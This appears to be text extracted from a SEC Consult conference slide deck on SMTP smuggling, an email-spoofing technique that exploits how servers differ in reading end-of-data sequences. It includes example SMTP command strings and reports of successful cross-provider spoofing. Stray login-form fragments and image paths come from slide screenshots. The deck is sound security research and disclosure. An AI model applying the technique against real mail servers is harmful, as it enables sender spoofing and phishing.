




an Eviden business

# SMTP Smuggling Revisited

Still Smuggling Emails Worldwide?!



# SMTP What?

**SMTP Smuggling – A (once) novel technique for spoofing e-mails**



**⚡ PortSwigger Top 10 Web Hacking Techniques of 2023**



# \$whoami

@  SEC Consult since 2010

an Eviden business

USERNAME

PASSWORD

LOG IN

Forgot your username or password

New to Reddit? SIGN UP



Root user sign in

Email: admin@example.com

Password

Sign in



ITSECX



**Timo Longin**

@login@infosec.exchange 

@timolongin 


Timo Longin @ 

# The Basics


## SMTP Infrastructure

Outlook outbound SMTP server

outlook.com IN TXT "v=spf1 ip4:1.2.3.4 -all"




smtp-mail.outlook.com  
TCP/587




# SMTP Smuggling Theory

From HTTP to SMTP



# SMTP Smuggling Theory

## HTTP Request Smuggling



# SMTP Smuggling Theory

## SMTP Protocol

SMTP commands

```
ehlo sender.example\r\nmail FROM:<user@sender.example>\r\nrcpt TO:<user@receiver.example>\r\ndata\r\n
```


Message data

```
From: user@sender.example\r\nTo: user@receiver.example\r\nSubject: Example\r\n\r\nlorem ipsum\r\n\r\n.\r\n
```

End-of-data sequence  
<CR><LF>.<CR><LF>

# SMTP Smuggling Theory

## SMTP Smuggling?





# SMTP Smuggling

<CR><LF>.<CR><LF> is a lie?

*Server responses:*

*250 End data with <CR><LF>.<CR><LF>*

*250 Start mail input; end with <CRLF>.<CRLF>*

*250 Send data ending with <CRLF>.<CRLF>*

*Enter message, ending with "." **on a line by itself***

*Enter mail, end with "." **on a line by itself***

**DOS/Windows**

**<CR><LF>.<CR><LF>**

**Unix/Linux**

**<LF>.<LF>**


# SMTP Smuggling

## SMTP Smuggling?

Outbound SMTP server




Inbound SMTP server



# SMTP Smuggling

Smuggling from GMX to Fastmail (Success)



● **admin@gmx.net**  
I'm the admin now!


**Message #2**

● **user@gmx.net**  
lorem ipsum

**Message #1**


# SMTP Smuggling

Cross-Domain Smuggling web.de Fastmail



# SMTP Smuggling

